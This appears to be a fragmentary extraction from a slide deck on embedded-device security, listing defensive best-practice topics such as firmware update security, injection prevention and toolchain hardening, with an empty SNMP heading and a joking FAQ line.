
## • Examples of SNMP



# Best practices



- 
- Preventing memory-corruption vulnerabilities
  - Preventing injection attacks
  - Securing firmware updates
  - Securing sensitive information
  - Hardening embedded frameworks
  - Securing third-party code and components
  - Buffer and stack overflow protection
  - Injection attack prevention

- 
- Securing firmware updates
  - Securing sensitive information
  - Identity management controls
  - Embedded framework and C-based toolchain hardening
  - Usage of debugging code and interfaces
  - Securing device communications
  - Usage of data collection and storage
  - Securing third-party code
  - Threat modeling

# FAQ

Nop, ain't hack Facebook accounts